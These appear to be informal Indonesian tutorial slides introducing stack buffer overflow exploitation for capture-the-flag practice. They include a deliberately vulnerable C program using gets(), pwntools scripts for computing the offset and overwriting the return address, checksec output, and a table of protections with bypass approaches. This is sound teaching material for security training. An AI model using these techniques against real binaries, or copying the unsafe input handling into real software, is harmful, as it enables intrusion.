Buffer Overflow

LIST OF CONTENTS

Lo udah tau:

- Gimana stack bekerja
- Pointer & memory di C
- Assembly x86-64 basic

Hari ini kita jawab:

"Gimana caranya kita kontrol program orang lain?"

Kita Mulai Dari Mana?


Simpelnya gini:

Buffer = kotak penyimpanan di memory Overflow = isinya kebanyakan, meluber ke mana-mana

```
char nama[8];
strcpy(nama, "AAAAAAAAAAAAAAAAAAAA"); // 20 byte masuk kotak 8 byte
```

Bayangin lo nuang 2 liter air ke gelas 200ml
Airnya kemana? Ke meja. Di memory? Ke data lain.

Apa Itu Buffer Overflow?



Anatomi Stack

Stack tumbuh ke bawah Tapi kita nulis ke atas

Makanya bisa nabrak return address

Waktu fungsi dipanggil, CPU nyimpen:

"Abis fungsi ini selesai, balik ke mana?"

Itulah return address, tersimpan di stack.

Kalau kita timpa return address: Program balik ke alamat yang kita tentuin Bukan alamat aslinya.

Ini intinya buffer overflow.

Return Address Itu Apa?

```c
#include <stdio.h>
#include <string.h>

void rahasia() {
    printf("Selamat! Lo masuk fungsi rahasia!\n");
}

void login() {
    char buffer[64];
    printf("Masukkan nama: ");
    gets(buffer);  // ← BAHAYA. gets() gak cek panjang
}

int main() {
    login();
    return 0;
}
```

Contoh Kode Vulnerable


Tujuan kita: panggil rahasia() tanpa pernah dipanggil di main()

Fungsi	Aman?	Alasan
gets(buf)		Gak ada limit sama sekali
scanf("%s", buf)		Sama aja, gak ada limit
fgets(buf, 64, stdin)		Ada limit ukuran
read(0, buf, 64)		Explicit size

Kenapa gets() Bahaya?

gets() udah deprecated sejak C99

Tapi masih sering muncul di soal CTF



Workflow Exploit Buffer Overflow

pwntools punya tool keren buat ini:

```python
from pwn import *

# Generate pattern unik 200 byte
pattern = cyclic(200)
print(pattern)
# aaaabaaacaaadaaaeaaafaaag...
```

```python
offset = cyclic_find(0x6161616c)  # nilai dari RIP
print(offset)  # → 76 (misalnya)
```

Kirim pattern ke program → program crash Lihat nilai RIP/EIP waktu crash → masukkan ke cyclic_find

Hitung Offset Pakai Cyclic

Sekarang lo tau: 76 byte sebelum lo kontrol return address

Sebelum exploit, selalu cek ini:

```
$ checksec --file=./vuln
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found     ← bagus, gak ada proteksi
NX:       NX disabled         ← bisa jalanin shellcode
PIE:      No PIE              ← alamat tetap, gak random
```

Cara Baca Binary Dulu

Kalau semua proteksi mati = surga buat pemula

```python
from pwn import *

p = process('./vuln')          # jalanin program

offset = 76                    # hasil cyclic tadi
ret_addr = 0x401196            # alamat fungsi rahasia()
# cari dengan: objdump -d vuln | grep rahasia

payload = b'A' * offset        # padding
payload += p64(ret_addr)       # timpa return address (little-endian)

p.sendline(payload)
p.interactive()                # ambil alih terminal
```

Tulis Exploit Pertama Lo

Jalanin → dapet output fungsi rahasia → selesai!

Cara 1 , objdump

```
objdump -d ./vuln | grep -A5 "rahasia"
# 0000000000401196 <rahasia>:
```

Cara 2, gdb

```
gdb ./vuln
(gdb) info functions
(gdb) p rahasia       # print alamat
```

Cara 3, pwntools

```
elf = ELF('./vuln')
print(hex(elf.symbols['rahasia']))
```

Gimana Dapet Alamat Fungsi?

```
gdb ./vuln
...
pwndbg> run            # jalanin program
pwndbg> break login    # breakpoint di fungsi login
pwndbg> stack 20       # lihat isi stack 20 baris
pwndbg> info reg       # lihat semua register
pwndbg> x/20x $rsp     # examine memory dari RSP
```

Debug Pakai GDB + Pwndbg

Tips: waktu program crash, lihat nilai RIP Itu yang lo timpa dengan return address target lo

x86-64 nyimpen alamat terbalik di memory

Alamat: **0x401196** Di memory: **\x96\x11\x40\x00\x00\x00\x00\x00**

Makanya pake p64() dari pwntools, bukan nulis manual:

```
# ❌ Salah
payload += b'\x00\x00\x00\x00\x00\x40\x11\x96'

# ✅ Bener
payload += p64(0x401196)  # pwntools auto handle endian
```

Little Endian, Jangan Lupa!

Proteksi	Fungsinya	Cara Bypass
Stack Canary	Deteksi buffer overflow	Leak nilai canary dulu
NX / DEP	Stack tidak bisa dieksekusi	Gunakan ROP chains
ASLR	Randomisasi alamat memori	Leak alamat terlebih dahulu
PIE	Randomisasi base address binary	Butuh info leak
RELRO	Proteksi GOT (Global Offset Table)	Partial RELRO bisa di-bypass

Proteksi Yang Mungkin Lo Temuin

Soal CTF #1 biasanya: semua mati

Makin lanjut: makin banyak yang nyala

RECAP

Yang udah lo tau hari ini:

- Buffer overflow = nulis melewati batas buffer
- Return address = target utama di stack
- Offset = jarak dari buffer ke return address
- Exploit = padding + alamat target
- Tools: pwntools, gdb+pwndbg, checksec, objdump

Next level:

- Shellcoding, tulis kode sendiri, injeksi ke program
- ROP Chains, bypass NX tanpa shellcode
- ret2libc, panggil system("/bin/sh") lewat libc

Referensi & Latihan

Latihan langsung:

- pwn.college — gratis, terstruktur, ada hint
- picoctf.com → kategori Binary Exploitation
- pwnable.kr → level bospak

Baca:

- Hacking: The Art of Exploitation - Jon Erickson
- LiveOverflow YouTube - visual banget, enak ditonton

Thank You

Thank You

Thank You